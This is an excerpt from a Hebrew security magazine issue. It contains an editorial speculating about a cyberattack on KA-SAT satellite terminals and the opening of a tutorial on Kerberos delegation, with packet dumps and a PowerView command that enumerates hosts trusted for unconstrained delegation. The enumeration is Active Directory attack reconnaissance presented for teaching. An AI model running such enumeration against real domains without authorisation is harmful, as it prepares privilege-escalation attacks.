



Digital Whisper

גליון 138, אפריל 2022

מערכת המגזין:

מייסדים:

אפיק קסטיאל, ניר אדר

מוביל הפרויקט:

אפיק קסטיאל

עורכים:

אפיק קסטיאל

כתבים:

ספיר פדרובסקי, מתן קוטיק, ד"ר יעקב רימר, שקד אשכנזי, אבי פדר, דניאל יוחנן, דוד אלקבס
ויהונתן אלקבס

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לדברי הפתיחה של גליון אפריל 2022, הגליון ה-138 של DigitalWhisper!

ב-24 לפברואר פלש צבא רוסיה לאדמת אוקראינה. באותו היום, עשרות אלפי מסופי תקשורת לוויין הפסיקו לעבוד במספר מדינות באירופה, ביניהן: גרמניה, אוקראינה, יוון, הונגריה ופולין. באותן מדינות, תשתיות אשר היו מבוססות על תקשורת לוויינית שאוזנה ממסופים אלו חוו קשיים רבים ועם חלקן אף נותק הקשר לחלוטין.


המשותף לכל אותם מסופי התקשורת שברגע אחד הפסיקו לעבוד הוא שכולם היו מסופי תקשורת המחוברים לרשת התקשורת KA-SAT של חברת ViaSat. תקלה טכנית מקרית? אפשרי בהחלט, אך העיתוי מעורר חשד. תשתית קריטית שתפסיק לעבוד באירופה ברגע שהצבא הרוסי פולש למדינה השכנה - זה בהחלט אירוע "נוח" מדי.

על האירוע [דיווחה](#) סוכנות הידיעות הבריטית רויטרס ב-28 לפברואר, ארבעה ימים לאחר מכן. בכתבה לא נכתבה סיבת האירוע, אלא רק נכתב שהנ"ל יכול לנבוע מתקיפה קיברנטית כגון DDoS ושחברת אבטחה אכן חוקרת את האירוע.

ב-3 למרץ, מייקל פרידלינג, ראש ה-CdE (Commandement de l'Espace - פיקוד החלל הצרפתי), [אישר את החשש והודיע](#) במסיבת עיתונאים שהצויד אכן נפגע עקב מתקפה קיברנטית. נכון לכתיבת שורות אלו, אין הוכחה לכך שאכן רוסיה היא זו העומדת מאחורי השיבוש של אותם טרמינלים, אך ההיגיון (לפחות שלי) אומר שזה די ברור. ואני מאמין שהמקרה הזה הוא רק קצה הקרחון של היכולות ההתקפיות של צבא רוסיה במרחב הווירטואלי.

לוויינים משמשים מעצמות מזה זמן רב, והפלה או שיבוש שלהם בזמן מלחמה נותן יתרון משמעותי על היריב, ולכן מדובר בצעד די מתבקש. מבחינתי זה רק הגיוני שלרוסיה תהיה יכולת לשבש את התקשורת הלוויינית של שכנותיה האירופיות (כמו שברור לי שלארצות הברית יש את היכולת הזאת על הלוויינים הרוסיים, וככל הנראה גם להיפך, ושלסינים יש את היכולת הזאת על הלוויינים האמריקאים - וככל הנראה גם להיפך), כך שכאשר קראתי על האירוע הזה לראשונה, המחשבה של "ואללה פוטין - מהלך יפה!" התחלפה מהר מאוד בתמיהה: למה שפוטין ישתמש ביכולת הזאת בזמן תקיפת אוקראינה? זה הרי מהלך שהוא overpowered בצורה קיצונית למדי, ואפילו יותר מזה - אני די בטוח שברור לו שהקלף הזה נשרף, וככל הנראה הוא כבר לא יוכל לשלוף את הקלף הזה במבצע הצבאי הבא שלו.

אז למה שהוא יעשה את זה?



ברור שמדובר בספקולציה על ספקולציה, אבל אם ננסה לענות על השאלה הזאת, מנעד התשובות נע בין זה שהוא לא חשב שהפעולה תתפס כשיבוש אקטיבי (מאוד לא סביר בהינתן ה-Payload שהותקן על עמדות הקצה), או שהפעולה נעשתה בטעות (מבחינת התזמון) ובמקום רק "להכין אותה" - ממש הפעילו אותה בגלל קצר תקשורת פיקודי או משהו בסיגנון.

אם תשאלו אותי, התשובה שנשמעת לי הכי הגיונית והמתבקשת ביותר היא שפשוט מדובר בקלף שלא מפריע לפוטין לשרוף. אומנם מדובר ביכולת מרשימה, שלמיטב ידיעתי הופעלה לראשונה כאקט מלחמתי, אבל יכול להיות מאוד שמדובר ביכולת הכי פחות מרשימה שיש לפוטין לשלוף, ואולי גם בזה הוא ניסה לאותת: "היי מערב יקר, שימו לב עם איזה כדור תותח ענק אני משתמש כדי להרוג את הזבוב הזה שעף כאן ומפריע לי - יש לי עוד כל כך הרבה כדורים כאלה, כך ששווה לכם לחשוב פעמיים לפני שאתם מתערבים".


מעניין, בהחלט יכול להיות שאני מגזים, והכל זה פתפופי ביצים. אך תרשו לי לסיים עם עיבוד מחודש לציטוט הכל כך מעולה של אלברט איינשטיין: "איני יודע באיזה נשק קיברנטי נשתמש במלחמת העולם השלישית, אך ברביעית נשתמש ב-Telnet על גבי מודמים של 56k".

וכמובן, לפני שניגש לתוכן הכל כך מוצלח שנכתב עבורכם החודש, נרצה להגיד תודה לכל מי שתרום מזמנו והשקיע לילות כימים עבור הגליון החודש:

תודה רבה ל**ספיר פדרובסקי**, תודה רבה ל**מתן קוטיק**, תודה רבה ל**ד"ר יעקב רימר**, תודה רבה ל**שקד אשכנזי**, תודה רבה ל**אבי פדר**, תודה רבה ל**דניאל יוחנן**, תודה רבה ל**דוד אלקבס** ותודה רבה ל**יהונתן אלקבס**!


קריאה נעימה,

אפיק קסטיאל



תוכן עניינים

2	דבר העורך
4	תוכן עניינים
5	Kerberos Delegation 101
23	משחקים ונהנים עם PCI
46	בינה מלאכותית והגנת סייבר: הייפ ומציאות - חלק ב'
52	RBCS - A Blockchain Based Reverseshell
62	RSA Side Channel Attack
80	כיצד תוכלו לתקוף את רוסיה
129	דברי סיכום



Kerberos Delegation 101

מאת ספיר פדרובסקי

הקדמה

Kerberos הינו פרוטוקול המאפשר אימות מאובטח בסביבת Windows Domain (ליתר דיוק, מאובטח יותר לעומת קודמו NTLM, שלצורך פירוט הפערים האבטחתיים בו נצטרך מאמר נוסף. עם זאת, יש מספר מאמרים מעולים על NTLM, הפגיעויות שלו וההבדלים מול Kerberos, אצרך קישורים בסוף המאמר).

ככל שנברתי בפרוטוקול, הבנתי שהעומק שלו, הפיצ'רים שלו והאופציות לנצל אותו לצורך הסלמת הרשאות בדומיין הם עולם ומלואו. במאמר זה, אנסה להציג בקצרה פיצ'ר מאוד מעניין של הפרוטוקול, שגם בתוכו, שיטות הניצול השונות הולכות ומתפתחות בקצב מסחרר. כמו כן, אציג מספר מתקפות בנושא ומקרי קצה מעניינים.


אני מדברת כמובן על Kerberos Delegation.

ראשית, חשוב לי לציין שכלל המידע במאמר לקוח ממספר מאמרים מעוררי השראה, שכמובן אצרך אליהם קישור בסוף. מטרת המאמר היא לעזור "להיכנס לעניינים" בנושא כל כך מסובך ומלא במידע, כך שלאחר הקריאה יוכל הקורא לפנות למאמרים המקוריים ולהבין אותם ביתר קלות.


כמו כן, אשתמש הרבה במילה "דלגציה", כי לעבור כל פעם לאנגלית ולכתוב Delegation זה לא ריאלי, ומבדיקה ב-Google Translate, החלופה העברית היא אפילו מוצלחת פחות: "משלחת", אז... סליחה מראש ☺.

Recap זריז

נבצע מעבר מהיר (מאוד מהיר, מיועד למי שמכיר את הפרוטוקול טוב) על תהליך האימות באמצעות Kerberos. אלו השלבים:



[לקוח מערך הויקיפדיה: Kerberos]



שלב א'

הלקוח ישלח ל-KDC (ובתוכו, ל-Authentication Server) בקשה ל-TGT, הבקשה תכיל את שם המשתמש (לא מוצפן) + השירות המבוקש (SPN), במקרה של בקשת TGT השירות המבוקש הוא krbtgt.

```
▼ Kerberos
  ▼ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ▼ padata: 1 item
      ▼ PA-DATA PA-REQ-ENC-PA-REP
        ▼ padata-type: kRB5-PADATA-REQ-ENC-PA-REP (149)
          padata-value: <MISSING>
    ▼ req-body
      Padding: 0
      ▶ kdc-options: 40000010 (forwardable, renewable-ok)
      ▼ cname
        name-type: kRB5-NT-PRINCIPAL (1)
        ▼ cname-string: 1 item
          CNameString: Administrator
        realm: SAMBA.EXAMPLE.COM
      ▼ sname
        name-type: kRB5-NT-SRV-INST (2)
        ▼ sname-string: 2 items
          SNameString: krbtgt
          SNameString: SAMBA.EXAMPLE.COM
        till: 2015-01-30 15:17:09 (UTC)
        nonce: 1579110570
      ▼ etype: 3 items
        ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

תחילה, הלקוח יקבל חזרה מה-KDC שגיאה: KDC_ERR_PREAUTH_REQUIRED, זאת משום שהלקוח לא שלח Authenticator (ולידציה שהלקוח הוא אכן הלקוח ולא מדובר בתרחיש MITM כלשהו). ה-Authenticator הוא פשוט timestamp מוצפן עם הסיסמה של הלקוח.

```
▼ Kerberos
  ▼ krb-error
    pvno: 5
    msg-type: krb-error (30)
    ctime: 1981-02-06 08:30:31 (UTC)
    stime: 2015-01-29 15:17:03 (UTC)
    susec: 634560
    error-code: eRR-PREAUTH-REQUIRED (25)
    crealm: SAMBA.EXAMPLE.COM
    ▼ cname
      name-type: kRB5-NT-PRINCIPAL (1)
      ▼ cname-string: 1 item
        CNameString: LOCALDC$
      realm: SAMBA.EXAMPLE.COM
    ▼ sname
      name-type: kRB5-NT-SRV-INST (2)
      ▼ sname-string: 2 items
        SNameString: krbtgt
        SNameString: SAMBA.EXAMPLE.COM
    e-text: NEEDED_PREAUTH
```

לאחר מכן הלקוח ישלח AS_REQ שנית, הפעם בצירוף ה-Authenticator:


```


Kerberos
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padata: 3 items
      PA-DATA PA-FX-COOKIE
        padata-type: kRB5-PADATA-FX-COOKIE (133)
        padata-value: 4d4954
      PA-DATA PA-ENC-TIMESTAMP
        padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
        padata-value: 3041a003020112a23a0438ada57bc9613417ec74ffa3c5c3...
      PA-DATA PA-REQ-ENC-PA-REP
        padata-type: kRB5-PADATA-REQ-ENC-PA-REP (149)
        padata-value: <MISSING>
    req-body
      Padding: 0
      kdc-options: 00010010 (canonicalize, renewable-ok)
      cname
        name-type: kRB5-NT-PRINCIPAL (1)
        cname-string: 1 item
          CNameString: LOCALDC$
        realm: SAMBA.EXAMPLE.COM
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
          SNameString: krbtgt
  
```

שלב ב'

במידה וה-KDC אכן מזהה את הלקוח (מצליח לפענח את ה-Authenticator), הוא יחזיר לו בתשובה, AS_REP, אשר יכיל את ה-Session Key שבאמצעותו יכול הלקוח לתקשר מול ה-TGS (מוצפן בסיסמא של הלקוח), כמו כן, הוא יחזיר לו TGT - כרטיס המוצפן עם הסיסמא של ה-TGS.

באמצעות ה-TGT הלקוח בעצם מוכיח שהזדהה בהצלחה מול ה-KDC:





שלב ג'

הלקוח יפענח את ה-Session Key באמצעות הסיסמא שלו וישלח בקשה ל-TGS, הבקשה תכיל:

1. Authenticator בדיוק כמו הבקשה ל-TGT
2. את הכרטיס המוצפן בסיסמא של ה-TGS שהתקבל בשלב א' (TGT) והשירות המבוקש (SPN)

```


Kerberos
├── tgs-req
│   ├── pvno: 5
│   ├── msg-type: krb-tgs-req (12)
│   └── padata: 2 items
│       ├── PA-DATA PA-TGS-REQ
│       │   ├── padata-type: kRB5-PADATA-TGS-REQ (1)
│       │   └── padata-value: 6e8204b0308204aca003020105a10302010ea20703050000...
│       └── PA-DATA PA-FX-FAST
│           ├── padata-type: kRB5-PADATA-FX-FAST (136)
│           └── padata-value: a081d13081cea1173015a003020110a10e040c57b7dc7e96...
└── req-body
    ├── Padding: 0
    ├── kdc-options: 40810000 (forwardable, renewable, canonicalize)
    ├── realm: SAMBA.EXAMPLE.COM
    ├── sname
    │   ├── name-type: kRB5-NT-PRINCIPAL (1)
    │   └── sname-string: 2 items
    │       ├── SNameString: ldap
    │       └── SNameString: localdc.samba.example.com
    ├── till: 2015-01-30 01:17:09 (UTC)
    ├── nonce: 1422544629
    └── etype: 3 items
        ├── ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        ├── ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
        └── ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
    
```


שלב ד'

ה-TGS יפענח את ה-TGT עם הסיסמא שלו, יוודא את ה-Authenticator ולאחר מכן יחזיר ללקוח:

1. Service Ticket שיהיה מוצפן בסיסמא של השירות המבוקש
2. חבילה נוספת, המוצפנת ב-Session Key שהושג קודם לכן, בתוכה יהיה שם השירות, תוקף הכרטיס ו-

Session Key





שלב ה'

הלקוח מפענח את החבילה, ושולח 2 בקשות ל-Service:

1. Authenticator רק במקום להיות מוצפן בסימא של המשתמש הוא יוצפן ב-Session Key
2. ה-TGS שמוצפן בסימא של ה-Service

שלב ו'

ה-Service יפענח את ה-TGS, יחלץ ממנו את ה-Session Key ויפענח את ההצפנה של ה-Authenticator. במידה והכל תקין הוא שולח חזרה למשתמש Authenticator (שיכיל את שם האפליקציה ו-Timestamp) מוצפן עם ה-Session Key.

הלקוח מאמת את ה-Authenticator של השרת וההזדהות הושלמה בהצלחה.

נקודות חשובות:

- תיאור ההזדהות הזה הוא חלקי ביותר, איני מפרטת על כלל השדות בכרטיסים השונים שחלקם חשובים ביותר כמו PAC, תכונות הכרטיס (Renewable, Forwardable וכו'). בחלקם אגע יותר בהמשך המאמר.
- כאשר תיארתי מידע שמגיע בכרטיסים, לא מדובר בכלל המידע אלא במידע שמצאתי יותר רלוונטי למאמר. למשל, ה-Authenticator מכיל בתוכו שדות נוספים כמו Client ID, Checksum ועוד.

Delegation

תחילה נסביר מה היא דלגציה באופן כללי, לצורך הסברת המונח אשתמש בדוגמא:


1. אליס מתחברת למשתמש שלה בבנק דרך האתר.
2. כעת, היא רוצה לבדוק כמה כסף יש לה בחשבון, כמובן שהמידע הזה נמצא במאגר המידע ברשת הפנימית של הבנק, ורק המשתמש של אליס רשאי לקרוא כמה כסף יש לה בחשבון.
3. אליס היא אישה עסוקה והיא לא מתחברת לרשתות פנימיות של בנקים בזמנה הפנוי ועושה שאילתות כדי לדעת כמה כסף יש לה בחשבון. לכן, תפקיד האתר הוא לגשת לשרת בשבילה, לבצע את הפעולות הללו ולהציג לה מה סכום הכסף בחשבון.
4. אך על מנת שהאתר יוכל למשוך את המידע מהמאגר הוא צריך את ההרשאות של אליס. לכן, אליס תאשר לאתר לגשת בשמה למאגר המידע ולבדוק מה הסכום בחשבון.

לסיכום, בתהליך הדלגציה, השרת מבצע פעולות מול שירותים שונים (SPN-ים) בשם חשבון אחר, על מנת לבצע פעולות שרק מבקש השירות רשאי לבצע.

ישנן מספר שיטות לבצע האצלת סמכויות שכזו, נעבור על כל אחת ונציג את הבעיות העולות ממנה.

Unconstrained Delegation

בתהליך זה, אליס מזדהה ל-Service A באמצעות Kerberos, בנוסף, היא מעבירה את ה-TGT שלה אליו, והוא מבצע בשמה, באמצעות ה-TGT, בקשת TGS ל-Service B:



- על ה-UAC של השירות שהולך להשתמש ב-Unconstrained Delegation, במקרה שלנו Service A, להיות בעל ההגדרה: TRUSTED_TO_AUTH_FOR_DELEGATION:

```


PS C:\Users\Administrator> Get-DomainComputer -Unconstrained -Properties useraccountcontrol,dnshostname | fl
dnshostname       : DC01.dev.biz.local
useraccountcontrol : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
dnshostname       : WINWS-01.dev.biz.local
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
  
```

- נוכל כמובן לזהות כאן את הפערים האבטחתיים, כמו למשל, אם יש ברשותי את ה-TGT של אליס, מה מונע ממני להתחזות לה בפעולות בצורה לא לגיטימית? נדון בכך בהמשך.

Constrained Delegation - s4u2proxy

בתהליך זה, נמנע מהמשתמש להעביר את ה-TGT שלו ל-Service A, במקום זה, Service A ישתמש בפיצ'ר שנקרא s4u2proxy המאפשר לו לבקש TGS בשם אליס ל-Service B מבלי להחזיק ב-TGT שלה.

